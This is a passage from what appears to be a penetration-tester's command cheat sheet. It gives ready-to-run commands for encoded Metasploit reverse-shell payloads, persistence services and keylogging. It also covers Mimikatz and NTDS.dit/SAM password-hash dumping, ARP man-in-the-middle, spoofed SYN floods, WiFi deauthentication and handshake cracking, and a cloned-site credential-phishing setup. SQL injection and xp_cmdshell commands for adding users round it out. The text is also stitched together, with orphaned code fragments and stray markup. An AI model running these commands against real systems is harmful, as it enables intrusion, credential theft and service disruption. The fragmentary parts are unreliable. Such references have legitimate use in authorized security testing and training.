exploit/multi/handler -> set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true (also SessionLogging)	Enables logging

---

### CREATE ENCODED METERPRETER PAYLOAD (FOR LINUX: -T ELF -O CALLBACK)

---

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R |  
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

---

### CREATE BIND METERPRETER PAYLOAD

---

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X >  
cb.exe
```

---

### CREATE ENCODED PAYLOAD USING MSFVENOM USING EXE TEMPLATE

---

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --  
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1  
LPORT=443 > callback.exe
```

## **START MSF DB (BT5 = MYSQL, KALI = POSTGRESQL)**

---

```
> /etc/rc.d/rc.mysqld start
msf> db_create root:pass@localhost/metasploit
msf> load db_mysql
msf> db_connect root:pass@localhost/metasploit
msf> db_import nmap.xml

--- Kali ---
# service postgresql start
# service metasploit start
```

## **PASS A SHELL (BY DEFAULT WILL LAUNCH NOTEPAD AND INJECT)**

---

```
msf> use post/windows/manage/multi_meterpreter_inject
msf> set IPLIST attack ip
msf> set LPORT callback port
msf> set PIDLIST PID to inject, default creates new notepad
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set SESSION meterpreter session ID
```

## **HTTP BANNER SCAN ON INTERNAL NETWORK**

---

```
msf> route add -ip/range netmask .meterpreter ID
msf> use post/multi/gather/ping_sweep      # Set options and run
msf> use /auxiliary/scanner/portscan/tcp   # Set options and run
msf> hosts -u -S x.x.x -R                # Searches for x.x.x.* and sets
                                         # RHOSTS
msf> use auxiliary/scanner/http/http_version    # Set options and run
msf> services -v -p 80 -S x.x.x -R           # Displays IPs x.x.x.* with port
                                         # 80 open
```

## METERPRETER

Command	Description
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload <file> C:\\Program\\ Files\\	Upload file
download -<file>	Download file
reg -command:	Interact with registry
rev2self	Revert to original user
shell	Drop to interactive shell
migrate -PID	Migrate to another PID
background	Background current session
keyscan (start stop dump)	Start/Stop/Dump keylogger
execute -f cmd.exe -i	Execute cmd.exe and interact
execute -f cmd.exe -i -H -t	Execute cmd.exe as hidden process and with all tokens
hasdump	Dumps local hashes
run <script>	Executes script (/scripts/meterpreter)
portfwd [add delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389	Port forward 3389 through session. Rdesktop to local port 443

### PRIVILEGE ESCALATION

```
- use priv
- getsystem
```

### IMPERSONATE TOKEN (DROP\_TOKEN WILL STOP IMPERSONATING)

```
- use incognito
- list_tokens -u
- impersonate_token domain\\user
```

### NMAP THROUGH METERPRETER SOCKS PROXY

1. msf> sessions # Note Meterpreter ID
2. msf> route add 3.3.3.0 255.255.255.0 <id>
3. msf> use auxiliary/server/socks4a
4. msf> run
5. Open new shell and edit /etc/proxychains.conf
  - i. #proxy\_dns
  - ii. #socks4 127.0.0.1 9050
  - iii. socks4 1.1.1.1 1080
6. Save and Close conf file
7. proxychains nmap -sT -Pn -p80,135,445 3.3.3.3

### RAILGUN - WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter> irb
>>> client.railgun.user32.MessageBoxA(0,"got","you","MB_OK")
```

## **CREATE PERSISTENT WINDOWS SERVICE**

---

```
msf> use post/windows/manage/persistence
msf> set LHOST 192.168.1.111
msf> set LPORT 4444
msf> set PAYLOAD_TYPE TCP|HTTP|HTTPS
msf> set REXENAME .filename
msf> set SESSION meterpreter session id
msf> set STARTUP SERVICE
```

## **GATHER RECENTLY ACCESSED FILES AND WEB LINKS**

---

```
meterpreter> run post/windows/gather/dumplinks
```

## **SPAWN NEW PROCESS AND TREE C:\**

---

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ > C:\temp\tree.txt'
```

## ETTERCAP

### MAN-IN-THE-MIDDLE WITH FILTER

---

```
ettercap.exe -I -iface -M arp -Tq -F file.ef -MACs</> -IPs</> -Ports</>  
MACs</> -IPs</> -Ports</>  
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

### MAN-IN-THE-MIDDLE ENTIRE SUBNET WITH APPLIED FILTER

---

```
> ettercap -T -M arp -F -filter: // //
```

### SWITCH FLOOD

---

```
> ettercap -TP rand_flood
```

## ETTERCAP FILTER

### COMPILE ETTERCAP FILTER

---

```
> etterfilter filter.filter -o out.ef
```

### SAMPLE FILTER - KILLS VPN TRAFFIC AND DECODES HTTP TRAFFIC

---

```
if (ip.proto == UDP && udp.dst == 500){  
    drop();  
    kill(); }  
if (ip.src == 'ip '){  
    if (tcp.dst == 80){  
        if (search(DATA.data, "Accept-Encoding")){  
            replace("Accept-Encoding", "Accept-Rubbish!");  
            msg("Replaced Encoding\n");  
        }  
    }  
}
```

## MIMIKATZ

1. Upload mimikatz.exe and sekurlsa.dll to target
2. execute mimikatz
3. mimikatz# privilege::debug
4. mimikatz# inject::process lsass.exe sekurlsa.dll
5. mimikatz# @getLogonPasswords

## HPING3

### DoS FROM SPOOFED IPs

---

```
> hping3 -targetIP - --flood --frag --spoof -ip --destport -# --syn
```

## ARPING

### ARP SCANNER

---

```
./arping -I eth# -a # arps
```

## WINE

### COMPILE EXE IN BACKTRACK

---

```
cd /root/.wine/drive_c/MinGW/bin  
wine gcc -o file.exe /tmp/ code.c  
wine file.exe
```

## GRUB

### CHANGE ROOT PASSWORD

---

GRUB Menu: Add 'single' end of kernel line. Reboot. Change root pass. reboot

## HYDRA

### ONLINE BRUTE FORCE

---

```
> hydra -l ftp -P words -v targetIP ftp
```

## JOHN THE RIPPER

### CRACKING WITH A WORDLIST

---

```
$ ./john --wordfile=pw.lst -format:<format> hash.txt
```

### FORMAT EXAMPLES

---

```
$ john --format=des      username:SDbsugeBiC58A
$ john --format=lm       username:$LM$a9c604d244c4e99d
$ john --format=md5      $1$12345678$aIccj83HRDBo6ux1bVx7D1

```

## PASSWORD WORDLIST

### GENERATE WORDLIST BASED OFF SINGLE WORD

---

```
# Add lower(), upper(), number(%), and symbol(^) to the end of the word
crunch 12 12 -t baseword@,%^ >> wordlist.txt

# Use custom special character set and add 2 numbers then special character
maskprocessor -custom charset1=\!@\#$ baseword?d?d?1 >> wordlist.txt
```

## VSSOWN [2]

1. Download: <http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs>
2. Create a new Shadow Copy
  - a. cscript vssown.vbs /start (optional)
  - b. cscript vssown.vbs /create
3. Pull the following files from a shadow copy:
  - a. copy  
  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\  
  ntds\ntds.dit .
  - b. copy  
  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\  
  system32\config\SYSTEM .
  - c. copy  
  \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\  
  system32\config\SAM .
4. Copy files to attack box.
5. Download tools: [http://www.ntdsxtract.com/downloads/ntds\\_dump\\_hash.zip](http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip)
6. Configure and Make source code for libesedb from the extracted package
  - a. cd libesedb
  - b. chmod +x configure
  - c. ./configure && make
7. Use esedbumpash to extract the datatable from ntds.dit.
  - a. cd esedbtools
  - b. ./esedbumpash ../../ntds.dit
8. 8a. Use dsdump.py to dump hashes from datatable using bootkey from SYSTEM hive
  - a. cd ../../creddump/
  - b. python ./dsdump.py ../SYSTEM  
  ../libesedb/esedbtools/ntds.dit.export/datatable
9. 8b. Use bkhive and samdump2 to dump hashes from SAM using bootkey from SYSTEM hive.
  - a. bkhive SYSTEM key.txt
  - b. samdump2 SAM key.txt
10. Dump historical hashes
  - a. python ./dsdumphistory.py ../system  
  ../libesedb/esedbtools/ntds.dit.export/datatable

## FILE HASHING

### HASH LENGTHS

---

```
MD5      16 bytes
SHA-1    20 bytes
SHA-256   32 bytes
SHA-512   64 bytes
```

### SOFTWARE HASH DATABASE

---

<http://isc.sans.edu/tools/hashsearch.html>

```
# dig +short ~md5~.md5.dshield.org TXT
Result = ~filename~ | ~source~ i.e. "cmd.exe | NIST"
```

### MALWARE HASH DATABASE

---

<http://www.team-cymru.org/Services/MHR>

```
# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = ~last seen timestamp~ ~AV detection rate~
Convert timestamp = perl -e 'print scalar localtime(~timestamp~), "\n"'
```

### FILE METADATA SEARCH

---

<https://fileadvisor.bit9.com/services/search.aspx>

### SEARCH VIRUSTOTAL DATABASE

---

<https://www.virustotal.com/#search>

</iframe>
```

## **FIREFOX TYPE CONVERSIONS**

ASCII	- - Base64	javascript:btoa("ascii str")
Base64	- - ASCII	javascript:atob("base64==")
ASCII	- - URI	javascript:encodeURI("<script>")
URI	- - ASCII	javascript:decodeURI("%3cscript%3E")

## **WGET**

### **CAPTURE SESSION TOKEN**

---

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http://<url>/login.php
```

## CURL

### GRAB HEADERS AND SPOOF USER AGENT

---

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"  
http:// ip
```

### SCRAPE SITE AFTER LOGIN

---

```
curl -u user:pass -o outfile https://login.bob.com
```

### FTP

---

```
curl ftp://user:pass@bob.com/directory/
```

### SEQUENTIAL LOOKUP

---

```
curl http://bob.com/file[1-10].txt
```

## BASIC AUTHENTICATION USING APACHE2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

1. Start Social Engineering Toolkit (SET)  
· /pentest/exploits/set/.set
2. Through SET, use the 'Website Attack Vector' menu to clone your preferred website. \* Do not close SET \*
3. In a new terminal create a new directory (lowercase L)  
· mkdir /var/www/l
4. Browse to SET directory and copy the cloned site  
· cd /pentest/exploits/set/src/web\_clone/site/template/  
· cp index.html /var/www/index.html  
· cp index.html /var/www/l/index.html
5. Open /var/www/index.html and add tag between head tags  
· meta http-equiv="refresh"  
· content="3;url=http:// domain|ip /l/index.html"/
6. Create blank password file to be used for basic auth  
· touch /etc/apache2/.htpasswd
7. Open /etc/apache2/sites-available/default and add:  
· Directory /var/www/l  
· AuthType Basic  
· AuthName "PORTAL LOGIN BANNER"  
· AuthUserFile /etc/apache2/.htpasswd  
· Require user test  
· /Directory
8. Start Apache2  
· /etc/init.d/apache2 start
9. Start Wireshark and add the filter:  
· http.authbasic
10. Send the following link to your target users  
· http:// domain|ip /index.html

## AUTOMATED WEB PAGE SCREENSHOTS

### NMAP WEB PAGE SCREENSHOTS [9]

---

Install dependencies:

- wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0\_rc1-static-i386.tar.bz2
- tar -jxvf wkhtmltoimage-0.11.0\_rc1-static-i386.tar.bz2
- cp wkhtmltoimage-i386 /usr/local/bin/

Install Nmap module:

- git clone git://github.com/SpiderLabs/Nmap-Tools.git
- cd Nmap-Tools/NSE/
- cp http-screenshot.nse /usr/local/share/nmap/scripts/
- nmap --script-updatedb

OS/version detection using screenshot script (screenshots saved as .png):

- nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf " HTML< BODY<br>" > preview.html
ls -l *.png | awk -F : '{ print $1":"$2"\n<br><img src=""$1""%3A"$2"" width=400<br><br>"}' > preview.html
printf "</BODY></HTML>" > preview.html
```

---

### PEEPINGTOM WEB PAGE SCREENSHOTS

Install Dependencies:

- Download Phantomjs  
[https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86\\_64.tar.bz2](https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2)
- Download PeepingTom  
git clone https://bitbucket.org/LaNMaStEr53/peepington.git

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86\_64.tar.bz2 and copy to peepington directory

- Run PeepingTom  
python peepington.py http://mytarget.com

# **SQLMAP**

## **GET REQUEST**

---

```
./sqlmap.py -u "http:// url. ?id=1&str=val"
```

## **POST REQUEST**

---

```
./sqlmap.py -u "http:// url." --data="id=1&str=val"
```

## **SQL INJECTION AGAINST SPECIFIC PARAMETER WITH DB TYPE SPECIFIED**

---

```
./sqlmap.py -u "http:// url." --data="id=1&str=val" -p "id"  
-b --dbms=" mssql|mysql|oracle|postgres "
```

## **SQL INJECTION ON AUTHENTICATED SITE**

---

1. Login and note cookie value (cookie1=val1, cookie2=val2)  
./sqlmap.py -u "http:// url." --data="id=1&str=val" -p "id"  
--cookie="cookie1=val1;cookie2=val2"

## **SQL INJECTION AND COLLECT DB VERSION, NAME, AND USER**

---

```
./sqlmap.py -u "http:// url." --data="id=1&str=val" -p "id" -b --current-db  
--current-user
```

## **SQL INJECTION AND GET TABLES OF DB=TESTDB**

---

```
./sqlmap.py -u "http:// url." --data="id=1&str=val" -p "id" --tables -D  
"testdb"
```

## MS-SQL

Command	Description
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user'	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype='U';	List tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');	List columns

### SYSTEM TABLE CONTAINING INFO ON ALL TABLES

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

### LIST ALL TABLES/COLUMNS

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable')
```

### PASSWORD HASHES (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

## POSTGRES

Command	Description
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password hashes

### LIST COLUMNS

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A,
pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND
(A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT
A.attisdropped) AND (N.nspname ILIKE 'public')
```

### LIST TABLES

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN
pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN
('r', '') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND
pg_catalog.pg_table_is_visible(c.oid)
```

## MySQL

Command	Description
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes

### **LIST ALL TABLES & COLUMNS**

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE
table_schema != 'mysql' AND table_schema != 'information_schema'
```

### **EXECUTE OS COMMAND THROUGH MySQL**

```
osql -S ip... -port... -U sa -P pwd -Q "exec xp_cmdshell 'net user /add user
pass'"
```

### **READ WORLD-READABLE FILES**

```
....' UNION ALL SELECT LOAD_FILE('/etc/passwd');
```

### **WRITE TO FILE SYSTEM**

```
SELECT * FROM mytable INTO dumpfile '/tmp/somefile';
```

## ORACLE

Command	Description
SELECT * FROM v\$version;	DB version
SELECT version FROM v\$instance;	DB version
SELECT instance_name FROM v\$instance;	Current DB
SELECT name FROM v\$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user\$;	List password hashes

### **LIST DBAS**

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```

    time.sleep(float(opts.delay))

for header in headers:
    try:
        print '%s : %s' % (header,headers[header].get('server'))
    except:
        print '%s : %s' % (header,headers[header])
```

## SCAPY

- When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:
  - iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

Expression	Description
from scapy.all import *	Imports all scapy libraries
ls()	List all available protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="1.1.1.1",dst="2.2.2.2")	Specify IP parameters
tcp=TCP(dport="443")	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply
for i in range(0,1000): send (.packet*)	Send .packet* 1000 times
sniff(count=100,iface=eth0)	Sniff 100 packets on eth0

## SEND IPv6 ICMP MSG

```
sr(IPv6(src=".ip6.", dst=".ip6.)/ICMP())
```

## UDP PACKET W/ SPECIFIC PAYLOAD:

```
ip=IP(src=".ip.", dst=".ip.")
u=UDP(dport=1234, sport=5678)
pay = "my UDP packet"
packet=ip/u/pay
packet.show()
wrpcap ("out.pcap",packet) : write to pcap
send(packet)
```

## NTP FUZZER

```
packet=IP(src=".ip.",
dst=".ip.)/UDP(dport=123)/fuzz(NTP(version=4,mode=4))
```

## SEND HTTP MESSAGE

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst=".ip.")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.seq+1)/data
reply,error = sr(ACK)
print reply.show()
```

## **PERL**

### **PERL PORT SCANNER**

---

```
use strict; use IO::Socket;
for($port=0;$port<65535;$port++) {
$remote=IO::Socket::INET->new(
Proto=>"tcp",PeerAddr=>"127.0.0.1",PeerPort=>$port);
if($remote){print "$port is open\n"};
```

## REGEX EXPRESSIONS

Expression	Description
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
.	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 or 4 or 5
{3 5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	lowercase a-z
[A-Z]	uppercase A-Z
[0-9]	digit 0-9
\d	Digit
\D	Not digit
\w	A-Z, a-z, 0-9
\W	Not A-Z, a-z, 0-9
\s	White Space (\t\r\n\f)
\S	Not (\t\r\n\f)
reg[ex]	"rege" or "regex"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
\d{3}	Exactly 3 digits
\d{3,}	3 or more digits
[aeiou]	Any 1 vowel
(0[3-9] 1[0-9] 2[0-5])	Numbers 03-25

## KISMET REFERENCE [5]

Command	Description
e	List Kismet servers
h	Help
z	Toggle full-screen view
n	Name current network
m	Toggle muting of sound
i	View detailed information for network
t	Tag or untag selected network
s	Sort network list
g	Group tagged networks
l	Show wireless card power levels
u	Ungroup current group
d	Dump printable strings
c	Show clients in current network
r	Packet rate graph
L	Lock channel hopping to selected channel
a	View network statistics
H	Return to normal channel hopping
p	Dump packet type
+/-	Expand/collapse groups
f	Follow network center
CTRL+L	Re-draw the screen
w	Track alerts
Q	Quit Kismet
x	Close popup window

## LINUX WIFI COMMANDS

Command	Description
iwconfig	Wireless interface config
rfkill list	Identify wifi problems
rfkill unblock all	Turn on wifi
airdump-ng mon0	Monitor all interfaces

### CONNECT TO UNSECURED WIFI

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
dhclient ath0
```

### CONNECT TO WEP WIFI NETWORK

```
iwconfig ath0 essid $SSID key .key.  
ifconfig ath0 up  
dhclient ath0
```

### CONNECT TO WPA-PSK WIFI NETWORK

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-psk.conf  
dhclient ath0
```

### CONNECT TO WPA-ENTERPRISE WIFI NETWORK

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-ent.conf  
dhclient ath0
```

## LINUX BLUETOOTH

Command	Description
hciconfig hci0 up	Turn on bluetooth interface
hcitool -i hci0 scan --flush --all	Scan for bluetooth devices
sdptool browse <BD_ADDR>	List open services
hciconfig hci0 name "NAME" class 0x520204	Set as discoverable
piscan	
pand -K	Clear pand sessions

# LINUX WIFI TESTING

## START MONITOR MODE INTERFACE

---

```
airmon-ng stop ath0  
airmon-ng start wifi0  
iwconfig ath0 channel $CH
```

## CAPTURE CLIENT HANDSHAKE

---

```
airdump-ng -c $CH --bssid $AP -w file ath0      #Capture traffic  
aireplay-ng -0 10 -a $AP -c $CH ath0            #Force client de-auth
```

## BRUTE FORCE HANDSHAKE

---

```
aircrack-ng -w wordlist capture.cap          # WPA-PSK  
asleep -r capture.cap -W dict.asleep        # LEAP  
eapmd5pass -r capture.cap -w wordlist       # EAP-MD5
```

## DOS ATTACKS

---

```
mdk3 -int a -a $AP                         #Auth Flood  
mdk3 -int b -c $CH                          #Beacon Flood
```

<b>Probing Options</b>	<b>Fine-Grained Timing Options</b>	<b>Aggregate Timing Options</b>
<ul style="list-style-type: none"> <li><b>-Pn</b> Don't probe (assume all hosts are up)</li> <li><b>-PB</b> Default probe (TCP 80, 445 &amp; ICMP)</li> <li><b>-PS&lt;portlist&gt;</b> Check whether targets are up by probing TCP ports</li> <li><b>-PE</b> Use ICMP Echo Request</li> <li><b>-PP</b> Use ICMP Timestamp Request</li> <li><b>-PM</b> Use ICMP Netmask Request</li> </ul>	<ul style="list-style-type: none"> <li><b>--min-hostgroup/max-hostgroup &lt;size&gt;</b> Parallel host scan group sizes</li> <li><b>--min-parallelism/max-parallelism &lt;numprobes&gt;</b> Probe parallelization</li> <li><b>--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout &lt;time&gt;</b> Specifies probe round trip time.</li> <li><b>--max-retries &lt;tries&gt;</b> Caps number of port scan probe retransmissions.</li> <li><b>--host-timeout &lt;time&gt;</b> Give up on target after this long</li> <li><b>--scan-delay/--max-scan-delay &lt;time&gt;</b> Adjust delay between probes</li> <li><b>--min-rate &lt;number&gt;</b> Send packets no slower than &lt;number&gt; per second</li> <li><b>--max-rate &lt;number&gt;</b> Send packets no faster than &lt;number&gt; per second</li> </ul>	<ul style="list-style-type: none"> <li><b>-T0</b> <i>Paranoid</i>: Very slow, used for IDS evasion</li> <li><b>-T1</b> <i>Sneaky</i>: Quite slow, used for IDS evasion</li> <li><b>-T2</b> <i>Polite</i>: Slows down to consume less bandwidth, runs ~10 times slower than default</li> <li><b>-T3</b> <i>Normal</i>: Default, a dynamic timing model based on target responsiveness</li> <li><b>-T4</b> <i>Aggressive</i>: Assumes a fast and reliable network and may overwhelm targets</li> <li><b>-T5</b> <i>Insane</i>: Very aggressive; will likely overwhelm targets or miss open ports</li> </ul>
<b>Scan Types</b>		<b>Output Formats</b>
<ul style="list-style-type: none"> <li><b>-sP</b> Probe only (host discovery, not port scan)</li> <li><b>-sS</b> SYN Scan</li> <li><b>-sT</b> TCP Connect Scan</li> <li><b>-sU</b> UDP Scan</li> <li><b>-sV</b> Version Scan</li> <li><b>-O</b> OS Detection</li> <li><b>--scanflags</b> Set custom list of TCP using URGACKPSHRSTSYNFIN in any order</li> </ul>		<ul style="list-style-type: none"> <li><b>-oN</b> Standard Nmap output</li> <li><b>-oG</b> Greppable format</li> <li><b>-oX</b> XML format</li> <li><b>-oA &lt;basename&gt;</b> Generate Nmap, Greppable, and XML output files using basename for files</li> </ul>
		<b>Misc Options</b>
		<ul style="list-style-type: none"> <li><b>-n</b> Disable reverse IP address lookups</li> <li><b>-6</b> Use IPv6 only</li> <li><b>-A</b> Use several features, including OS Detection, Version Detection, Script Scanning (default), and traceroute</li> <li><b>--reason</b> Display reason Nmap thinks port is open, closed, or filtered</li> </ul>

## Target specification

### **IP address, hostnames, networks, etc**

Example: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL file input from list -iR n choose random targets, 0 never ending

-exclude --excludedfile file exclude host or list from file

## Host discovery

**-PS** n tcp syn ping

**-PM** netmask req

**-SL** list scan

**-n** no DNS

**--traceroute**: trace path to host (for topology map)

**-sP** ping same as **-PP -PM -PS443 -PA80**

**-PA** n tcp ack ping

**-PP** timestamp req

**-PO** protocol ping

**-R** DNS resolution for all targets

**-PU** n udp ping

**-PE** echo req

**-PN** no ping

## Port scanning techniques

**-sS** tcp syn scan

**-sY** sctp init scan

**-sW** tcp window

**-sT** tcp connect scan

**-sZ** sctp cookie echo

**-sN -sF -sX** null, fin, xmas

**-sU** udp scan

**-sO** ip protocol

**-sA** tcp ack

## Port specification and scan order

**-p** n-m range **-p-** all ports

**-p U:n-m,z T:n,m** U for udp T for tcp

**--top-ports** n scan the highest-ratio ports

**-p** n,m,z individual

**-F** fast, common 100

**-r** don't randomize

## Timing and performance

**-T0** paranoid

**-T3** normal

**--min-hostgroup**

**--min-rate**

**--min-parallelism**

**--min-rtt-timeout**

**--max-retries**

**-T1** sneaky

**-T4** aggressive

**--max-hostgroup**

**--max-rate**

**--max-parallelism**

**--max-rtt-timeout**

**--host-timeout**

**-T2** polite

**-T5** insane

**--initial-rtt-timeout**

**--scan-delay**

## Examples

### **Quick scan**

nmap -T4 -F

### **Fast scan (port80)**

nmap -T4 --max\_rtt\_timeout 200 --initial\_rtt\_timeout 150 --min\_hostgroup 512 --max\_retries 0 -n -P0 -p80

### **Pingscan**

nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4

### **Slow comprehensive**

nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all

### **Quick traceroute:**

nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

## Service and version detection

**-sV**: version detection

**--version-all** try every single probe

**--version-trace** trace version scan activity

**--all-ports** dont exclude ports

**-O** enable OS detection

**--fuzzy** guess OS detection

**--max-os-tries** set the maximum number of tries against a target

## Firewall/IDS evasion

**-f** fragment packets

**-D d1,d2** cloak scan with decoys

**-S ip** spoof source address

**-g source** spoof source port

**--randomize-hosts** order

**--spoof-mac mac** change the src mac

## Verbosity and debugging options

**-v** Increase verbosity level

**--reason** host and port reason

**-d** (1-9) set debugging level

**--packet-trace** trace packets

## Interactive options

v/V increase/decrease verbosity level

d/D increase/decrease debugging level

p/P turn on/off packet tracing

## Miscellaneous options

**--resume file** resume aborted scan (from oN or oG output)

**-6** enable ipv6 scanning

**-A** aggressive same as **-O -sV -sC --traceroute**

## Scripts

**-sC** perform scan with default scripts

**--script file** run script (or all)

**--script-args n=v** provide arguments

**--script-trace** print incoming and outgoing communication

## Output

**-oN** normal

**-oX** xml

**-oG** grepable

**-oA** all outputs

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

Advanced Operators		
Advanced Operators	Meaning	What To Type Into Search Box (& Description of Results)
<b>site:</b>	Search only one website	<b>conference site:www.sans.org</b> (Search SANS site for conference info)
<b>[#]...[#] or numrange:</b>	Search within a range of numbers	<b>plasma television \$1000...1500</b> (Search for plasma televisions between \$1000 and \$1500)
<b>date:</b>	Search only a range of months	<b>hockey date: 3</b> (Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)
<b>safesearch:</b>	Exclude adult-content	<b>safesearch: sex education</b> (Search for sex education material without returning adult sites)
<b>link:</b>	linked pages	<b>link:www.sans.org</b> (Find pages that link to the SANS website)
<b>info:</b>	Info about a page	<b>info:www.sans.org</b> (Find information about the SANS website)
<b>related:</b>	Related pages	<b>related:www.stanford.edu</b> (Find websites related to the Stanford website)
<b>intitle:</b>	Searches for strings in the title of the page	<b>intitle:conference</b> (Find pages with "conference" in the page title)
<b>allintitle:</b>	Searches for all strings within the page title	<b>allintitle:conference SANS</b> (Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)
<b>inurl:</b>	Searches for strings in the URL	<b>inurl:conference</b> (Find pages with the string "conference" in the URL)
<b>allinurl:</b>	Searches for all strings within the URL	<b>allinurl:conference SANS</b> (Find pages with "conference" and "SANS" in the URL. Doesn't combine well with other operators)
<b>filetype: or ext:</b>	Searches for files with that file extension	<b>filetype:ppt</b> (Find files with the "ppt" file extension. ".ppt" are MS PowerPoint files.)
<b>cache:</b>	Display the Google cache of the page	<b>cache:www.sans.org</b> (Show the cached version of the page without performing the search)
<b>phonebook: or rphonebook: or bphonebook</b>	Display all, residential, business phone listings	<b>phonebook:Rick Smith MD</b> (Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)
<b>author:</b>	Searches for the author of a newsgroup post	<b>author:Rick</b> (Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)
<b>insubject:</b>	Search only in the subject of a newsgroup post	<b>insubject:Mac OS X</b> (Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)
<b>define:</b>	Various definitions of the word or phrase	<b>define:sarcastic</b> (Get the definition of the word sarcastic)
<b>stock:</b>	Get information on a stock abbreviation	<b>stock:AAPL</b> (Get the stock information for Apple Computer, Inc.)

Number Searching	
Number Searching	Description
